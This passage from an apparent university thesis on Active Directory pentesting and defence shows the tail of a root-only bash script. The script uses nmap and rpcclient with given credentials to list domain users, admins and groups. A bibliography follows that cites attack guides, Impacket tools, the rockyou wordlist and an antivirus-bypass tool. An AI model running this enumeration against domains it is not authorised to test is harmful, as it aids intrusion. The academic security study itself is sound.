227                 echo "$(echo $group_name),$(echo $group_description)" >> $tmp_file2
228         done
229
230         rm $tmp_file $tmp_file3 2>/dev/null && mv $tmp_file2 $tmp_file
231
232         if [ "$export_flag" == "true" ]; then
233                 exportToExcel "DGroups.xlsx" $tmp_file
234         else
235                 echo -ne "${blueColour}"; printTable ',' "$(cat $tmp_file)"; echo -ne
                ↪  "${endColour}"
236         fi
237
238         rm $tmp_file 2>/dev/null
239 }
240
241
242 function extract_All(){
243         extract_DUsers
244         extract_DUsers_Info
245         extract_DAUsers
246         extract_DGroups
247 }
248
249 function beginEnumeration(){
250
251         tput civis; nmap -p139 --open -T5 -v -n $host_ip | grep open > /dev/null 2>&1 &&
        ↪  port_status=$?
252         rpcclient -U $user_name "--password" "$password" $host_ip -c "enumdomusers" >
        ↪  /dev/null 2>&1
253
254         if [ "$(echo $?)" == "0" ]; then
255                 if [ "$port_status" == "0" ]; then
256                         case $enum_mode in
257                                 DUsers)
258                                         extract_DUsers
259                                         ;;
260                                 DUsersInfo)
261                                         extract_DUsers_Info
262                                         ;;
263                                 DAUsers)
```

```
264                                         extract_DAUsers
265                                         ;;
266                                 DGroups)
267                                         extract_DGroups
268                                         ;;
269                                 All)
270                                         extract_All
271                                         ;;
272                                 *)
273                                         echo -e "\n${redColour}[!] Opción no
                                            ↪  válida${endColour}"
274                                         helpPanel
275                                         exit 1
276                                         ;;
277                         esac
278                 else
279                         echo -e "\n${redColour}Port 139 seems to be closed on
                            ↪  $host_ip${endColour}"
280                         tput cnorm; exit 0
281                 fi
282         else
283                 echo -e "\n${redColour}[!] Error: Access Denied${endColour}"
284                 tput cnorm; exit 0
285         fi
286 }
287
288 # Main Function
289 export_flag=false
290
291 if [ "$(echo $UID)" == "0" ]; then
292         declare -i parameter_counter=0; while getopts ":m:u:p:i:eh" arg; do
293                 case $arg in
294                         m) enum_mode=$OPTARG; let parameter_counter+=1;;
295                         u) user_name=$OPTARG; let parameter_counter+=1;;
296                         p) password=$OPTARG; let parameter_counter+=1;;
297                         i) host_ip=$OPTARG; let parameter_counter+=1;;
298                         e) export_flag=true; let parameter_counter+=1;;
299                         h) helpPanel;;
300                 esac
301         done
302
303         if [ $parameter_counter -lt 4 ]; then
304                 helpPanel
305         else
306                 beginEnumeration
307                 tput cnorm
308         fi
309 else
310         echo -e "\n${redColour}[*] It is necessary to run the program as root${endColour}\n"
311 fi
312
313
```

Bibliografía

[1] Ignacio Porro Sáez. *TemáTICas: BYOD (Bring your own device)*. Instituto Nacional de Ciberseguridad, Septiembre, 2021. https://www.incibe.es/protege-tu-empresa/blog/tematicas-byod-bring-your-own-device, último acceso: 05/02/2023.

[2] Parrot Security. https://www.parrotsec.org/, ultimo acceso: 05/02/2023.

[3] MITRE ATT&CK®. *Active Directory, Data Source DS0026*, Octubre, 2021. https://attack.mitre.org/datasources/DS0026, último acceso: 05/02/2023.

[4] NIST. *NVD*. https://nvd.nist.gov/vuln/search/results?adv_search=true, último acceso: 08/02/2023.

[5] MITRE ATT&CK®. *Matrix - Enterprise*. https://attack.mitre.org/matrices/enterprise, último acceso: 08/02/2023.

[6] MITRE ATT&CK®. *Matrix - Mobile*. https://attack.mitre.org/matrices/mobile/, último acceso: 08/02/2023.

[7] NIST. *NCP - Checklist Active Directory Domain*, Enero, 2017. https://ncp.nist.gov/checklist/669, último acceso: 14/02/2023.

[8] Josué David Duarte Baca. *Sistemas operativos 2 - Servicios de directorio*, 2016. https://sites.google.com/site/sistemasoperativos2josueduarte/home/servicios-de-directorio, último acceso: 02/02/2023.

[9] Taina Teravainen. *OpenLDAP, Main Page*. OpenLDAP Fundation, 2014-2020. https://www.openldap.org/, último acceso: 01/03/2023.

[10] Taina Teravainen. *single sign-on (SSO)*. TechTarger, 2020. https://www.techtarget.com/searchsecurity/definition/single-sign-on, último acceso: 01/03/2023.

[11] Microsoft. *Active Directory Domain Services Overview*, Agosto, 2022. https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview, último acceso: 14/02/2023.

[12] Wesley Chai. *What is Active Directory (AD)?* TechTarget Network, Junio, 2021. https://www.techtarget.com/searchwindowsserver/definition/Active-Directory, último acceso: 20/02/2023.

[13] NIST. *NVD - CVE-2022-34691*, Septiembre, 2022. https://nvd.nist.gov/vuln/detail/CVE-2022-34691, último acceso: 20/02/2023.

[14] Lawrence Abrams. *Microsoft August 2022 Patch Tuesday fixes exploited zero-day, 121 flaws*, Agostom 2022. https://www.bleepingcomputer.com/news/microsoft/microsoft-august-2022_-patch-tuesday-fixes-exploited-zero-day-121-flaws/, último acceso: 20/02/2023.

[15] Software Engineering Institute, Carnegie Mellon University. *Definition of Information Security*.

[16] International Organization for Standardization. *ISO 7498-2:1989*, Febrero, 1989. https://www.iso.org/standard/14256.html, último acceso: 01/03/2023.

[17] Unión Internacional de Telecomunicaciones. *X.800 : Arquitectura de seguridad de la interconexión de sistemas abiertos para aplicaciones del CCITT*, Marzo, 1991. https://www.itu.int/rec/T-REC-X.800/es, último acceso: 01/03/2023.

[18] Blue Team y Purple Team: funciones y diferencias Red Team. UNIR, Enero, 2020. https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/, último acceso: 04/03/2023.

[19] Tranxfer. *Equipos de Ciberseguridad: Red, Blue & Purple Team*, Julio, 2021. https://www.tranxfer.com/equipos-ciberseguridad-red-team-blue-team-y-purple-team/, último acceso: 04/03/2023.

[20] Intelequia. *Pentesting para dummies*, Abril, 2022. https://intelequia.com/blog/post/pentesting-para-dummies, último acceso: 04/03/2023.

[21] Bidaidea: líderes en Ciberseguridad & Inteligencia. *¿Cuál Son La 5 Fases Del Pentesting? - Ciberseguridad*, Marzo, 2022. https://ciberseguridadbidaidea.com/fases-del-pentesting/s, último acceso: 04/03/2023.

[22] Shimon Brathwaite. *Active vs passive cyber reconnaissance in information security*. Security Made Simple, Enero, 2022. https://www.securitymadesimple.org/cybersecurity-blog/active-vs-passive-cyber-reconnaissance-in-information-security, último acceso: 04/03/2023.

[23] Agio. *Vulnerability scanning vs. penetration testing*, Junio, 2022. https://agio.com/vulnerability-scanning-vs-penetration-testing/, último acceso: 15/03/2023.

[24] Filip Holik, Josef Horalek, Ondrej Marik, Sona Neradova, and Stanislav Zitta. *Effective penetration testing with Metasploit framework and methodologies*. IEEE, 2014. https://ieeexplore.ieee.org/abstract/document/7028682, último acceso: 28/03/2023.

[25] Saumik Basu. *7 Penetration Testing Phases: A Detailed Account*. Astra, Noviembre, 2021. https://www.getastra.com/blog/security-audit/penetration-testing-phases/, último acceso: 15/03/2023.

[26] Shikhil Sharma. *Penetration testing report or VAPT report by Astra Security*. Astra, Julio, 2022. https://www.getastra.com/blog/security-audit/penetration-testing-report/, último acceso: 15/03/2023.

[27] Cybersecurity Exchange - EC-Council. *Understanding the Five Phases of the Penetration Testing Process*, Agosto, 2022. https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/#:~:text=The%20Five%20Phases%20of%20Penetration,assessment%2C%20exploitation%2C%20and%20reporting., último acceso: 21/03/2023.

[28] https://nuclio.school/author/shirly nowak/. *¿Qué es el Pentesting? Tipos, fases y herramientas*. Nuclio Digital School, Noviembre, 2022. https://nuclio.school/que-es-el-pentesting/, último acceso: 15/03/2023.

[29] Manuel Hernández. *Pentesting caja negra blanca gris*. Hiberus - blog, Enero, 2022. https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/, último acceso: 21/03/2023.

[30] Offensive Security. *BackTrack Linux - Penetration Testing Distribution*, Marzo, 2013. https://www.backtrack-linux.org/, último acceso: 21/03/2023.

[31] *BlackArch Linux - Tools*. https://blackarch.org/tools.html, último acceso: 21/03/2023.

[32] *BlackArch Linux - Penetration Testing Distribution*. https://blackarch.org/index.html, último acceso: 21/03/2023.

[33] BackBox. *BackBox.org*. https://news.backbox.org/, último acceso: 21/03/2023.

[34] Nmap.org. *Nmap Reference Guide (Manual page)*. https://nmap.org/man/es/index.html#man-description, último acceso: 21/03/2023.

[35] T. Tokyoneon. *GitHub - tokyoneon/Chimera: Chimera is a PowerShell obfuscation script designed to bypass AMSI and commercial antivirus solutions.* Github. https://github.com/tokyoneon/Chimera, último acceso: 07/04/2023.

[36] JasonGerend, Angelines-YG, dknappettmsft, khdowni, eeross msft, john par, DCtheGeek, lizap, and Justinha. *NTLM Overview*. Microsoft, 08/04/2023. https://learn.microsoft.com/es-es/windows-server/security/kerberos/ntlm-overview, último acceso: 03/04/2023.

[37] simonxjx Deland-Han, v-lianna. *Habilitación de la autenticación NTLM 2 - Windows Client*. Microsoft, 02/03/2023. https://learn.microsoft.com/es-es/troubleshoot/windows-client/windows-security/enable-ntlm-2-authentication, último acceso: 03/04/2023.

[38] Eloy Perez. *¿Cómo funciona Kerberos?* Black Arrow, 20/03/2019. https://www.tarlogic.com/es/blog/como-funciona-kerberos/, último acceso: 03/04/2023.

[39] Chema Alonso. *CrackMapExec: Una navaja suiza para el pentesting (1 de 2)*, 13/05/2020. https://www.elladodelmal.com/2020/05/crackmapexec-una-navaja-suiza-para-el.html, último acceso: 03/04/2023.

[40] Fortra. *Impacket – SecureAuth*. SecureAuth, 09/05/2022. https://www.secureauth.com/labs/open-source-tools/impacket/, último acceso: 03/04/2023.

[41] Brannon Dorsey. *Rockyou*. Github, 18/06/2017. https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt, último acceso: 07/04/2023.

[42] Fortra. *Impacket - GetUserSPNs.py*. Fortra, 17/02/2023. https://github.com/fortra/impacket/blob/master/examples/GetUserSPNs.py, último acceso: 07/04/2023.

[43] Hacking Articles. *A Detailed Guide on Responder (LLMNR Poisoning)*, 09/04/2022. https://www.hackingarticles.in/a-detailed-guide-on-responder-llmnr-poisoning/, último acceso: 07/04/2023.

[44] David Oneill. *Active Directory Attacks - David Oneill*. Medium, 19/02/2022. https://david-oneill-4444.medium.com/active-directory-attacks-46ac2c7d7186, último acceso: 07/04/2023.

[45] S. Samratashok. *GitHub - samratashok/nishang: Nishang - Offensive PowerShell for red team, penetration testing and offensive security.* GitHub. https://github.com/samratashok/nishang, último acceso: 07/04/2023.

[46] Eloy Perez. *Kerberos (II): ¿Como atacar Kerberos?* Tarlogic, 04/06/2019. https://www.tarlogic.com/es/blog/como-atacar-kerberos/, último acceso: 09/04/2023.

[47] Carlos P. *Pass the Ticket - HackTricks*. https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/pass-the-ticket, último acceso: 08/04/2023.

[48] Carlos P. *Harvesting tickets from Windows - HackTricks*. https://book.hacktricks.xyz/network-services-pentesting/pentesting-kerberos-88/harvesting-tickets-from-windows, último acceso: 08/04/2023.

[49] Fortra. *Imacpket - ticketConverter.py*. Fortra's Core Security, 2020. https://github.com/fortra/impacket/blob/master/examples/ticketConverter.py, último acceso: 08/04/2023.

[50] Fortra. *Imacpket - GetPac.py*. Fortra's Core Security, 2020. https://github.com/fortra/impacket/blob/master/examples/getPac.py, último acceso: 08/04/2023.

[51] Fortra. *Imacpket - GetPac.py*. Fortra's Core Security, 2020. https://github.com/fortra/impacket/blob/master/examples/ticketer.py, último acceso: 08/04/2023.

[52] Eloy Perez. *Tickets de Kerberos: Comprensión y explotación*. Tarlogic, 21/03/2017. https://www.tarlogic.com/es/blog/tickets-de-kerberos-explotacion/, último acceso: 09/04/2023.

[53] Keren (K.) Pollack. *Securing Active Directory when Anonymous Users Have Access*. CalCom, 17/11/2022. https://www.calcomsoftware.com/how-to-secure-your-active-directory-when-_anonymous-users-must-have-access/#AD, último acceso: 09/04/2023.

[54] Vinaypamnani-Msft. *Network access Do not allow anonymous enumeration (Windows 10)*. Microsoft, 09/12/2022. https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-access-do-not-allow-anonymous-enumeration-of-sam_-accounts-and-shares, último acceso: 21/04/2023.

[55] Group Policy Home. *Restrict Unauthenticated RPC clients*. https://admx.help/?Category=Windows_10_2016&Policy=Microsoft.Policies.RemoteProcedureCalls::RpcRestrictRemoteClients, último acceso: 21/04/2023.

[56] Carlos P. *Spoofing LLMNR, NBT-NS, mDNS/DNS and WPAD and Relay Attacks*. https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network/spoofing-llmnr-nbt-ns-mdns-dns-and-wpad-and-relay-attacks#disabling-llmnr, último acceso: 21/04/2023.

[57] Mcse VirtualCoin Cissp Pmp, Ccnp. *GPO: configurar la firma SMB*. TechExpert, 08/12/2022. https://techexpert.tips/es/windows-es/gpo-configurar-la-firma-smb/, último acceso: 21/04/2023.

[58] The MITRE Corporation. *MITRE Engage - An Adversary Engagement Framework from MITRE*, 2022. https://engage.mitre.org/, último acceso: 22/04/2023.

[59] Juan Carlos Vázquez. *MITRE ATT&CK y SHIELD para proteger el AD de su organización.* Attivo Networks, 2022. https://www.magazcitum.com.mx/index.php/archivos/5680, último acceso: 22/04/2023.

[60] Attivo Networks. *Leveragin MIITRE ATT&CK AND ENGAGE TO PROTECT ACTIVE DIRECTORY*, 2022. https://www.attivonetworks.com/wp-content/uploads/sites/13/documentation/Attivo_Networks-Protecting_AD_Using_MITRE_Frameworks.pdf, último acceso: 22/04/2023.

[61] MITRE ATT&CK®. *OS Credential Dumping, Technique T1003 - Enterprise | MITRE ATT&CK®*, Mayo, 2017. https://attack.mitre.org/techniques/T1003/, último acceso: 18/05/2023.

[62] MITRE Engage®. *Lures - EAC0005 | MITRE Engage*, 2022. https://engage.mitre.org/matrix/?activity=lures, último acceso: 18/05/2023.

[63] MITRE ATT&CK®. *Boot or Logon Initialization Scripts, Technique T1037 - Enterprise | MITRE ATT&CK®*, Mayo, 2017. https://attack.mitre.org/techniques/T1037/, último acceso: 18/05/2023.

[64] MITRE Engage®. *SOFTWARE MANIPULATION - EAC0014 | MITRE Engage*, 2022. https://engage.mitre.org/matrix/?activity=software-manipulation, último acceso: 18/05/2023.

[65] MITRE ATT&CK®. *Permission Groups Discovery, Technique T1069 - Enterprise | MITRE ATT&CK®*, Mayo, 2017. https://attack.mitre.org/techniques/T1069/, último acceso: 18/05/2023.

[66] MITRE Engage®. *INFORMATION MANIPULATION - EAC0015 | MITRE Engage*, 2022. https://engage.mitre.org/matrix/?activity=information-manipulation, último acceso: 18/05/2023.

[67] MITRE ATT&CK®. *Valid Accounts, Technique T1078 - Enterprise | MITRE ATT&CK®*, Mayo, 2017. https://attack.mitre.org/techniques/T1078/, último acceso: 18/05/2023.

[68] MITRE Engage®. *BURN IN - EAC0008 | MITRE Engage*, 2022. https://engage.mitre.org/matrix/?activity=burn-in, último acceso: 18/05/2023.

[69] MITRE Engage®. *ARTIFACT DIVERSITY - EAC0022 | MITRE Engage*, 2022. https://engage.mitre.org/matrix/?activity=artifact-diversity, último acceso: 18/05/2023.

[70] MITRE ATT&CK®. *Account Discovery, Technique T1087 - Enterprise | MITRE ATT&CK®*, Mayo, 2017. https://attack.mitre.org/techniques/T1087/, último acceso: 18/05/2023.

[71] MITRE ATT&CK®. *Account Manipulation, Technique T1098 - Enterprise | MITRE ATT&CK®*, Mayo, 2017. https://attack.mitre.org/techniques/T1098/, último acceso: 18/05/2023.

[72] MITRE ATT&CK®. *Brute Force, Technique T1110 - Enterprise | MITRE ATT&CK®*, Mayo, 2017. https://attack.mitre.org/techniques/T1110/, último acceso: 18/05/2023.

[73] MITRE Engage®. *SYSTEM ACTIVITY MONITORING - EAC0003 | MITRE Engage*, 2022. https://engage.mitre.org/matrix/?activity=system-activity-monitoring, último acceso: 18/05/2023.

[74] MITRE ATT&CK®. *Access Token Manipulation, Technique T1134 - Enterprise | MITRE ATT&CK®*, Diciembre, 2017. https://attack.mitre.org/techniques/T1134/, último acceso: 18/05/2023.

[75] MITRE ATT&CK®. *Create Account, Technique T1136 - Enterprise | MITRE ATT&CK®*, Diciembre, 2017. https://attack.mitre.org/techniques/T1136/, último acceso: 18/05/2023.

[76] MITRE ATT&CK®. *Rogue Domain Controller, Technique T1207 - Enterprise | MITRE ATT&CK®*, Diciembre, 2017. https://attack.mitre.org/techniques/T1136/, último acceso: 18/05/2023.

[77] MITRE ATT&CK®. *Rogue Domain Controller, Technique T1207 - Enterprise | MITRE ATT&CK®*, Marzo, 2019. https://attack.mitre.org/techniques/T1484/, último acceso: 18/05/2023.

[78] MITRE ATT&CK®. *Use Alternate Authentication Material, Technique T1550 - Enterprise | MITRE ATT&CK®*, Enero, 2020. https://attack.mitre.org/techniques/T1550/, último acceso: 18/05/2023.

[79] MITRE Engage®. *INTRODUCED VULNERABILITIES - EAC0023 | MITRE Engage*, 2022. https://engage.mitre.org/matrix/?activity=introduced-vulnerabilities, último acceso: 18/05/2023.

[80] MITRE ATT&CK®. *Steal or Forge Kerberos Tickets, Technique T1558 - Enterprise | MITRE ATT&CK®*, Febrero, 2020. https://attack.mitre.org/techniques/T1558/, último acceso: 18/05/2023.

[81] MITRE Engage®. *APPLICATION DIVERSITY - EAC0006 | MITRE Engage*, 2022. https://engage.mitre.org/matrix/?activity=application-diversity, último acceso: 18/05/2023.

UNIVERSIDAD DE MÁLAGA | uma.es

E.T.S. DE INGENIERÍA INFORMÁTICA

E.T.S de Ingeniería Informática
Bulevar Louis Pasteur, 35
Campus de Teatinos
29071 Málaga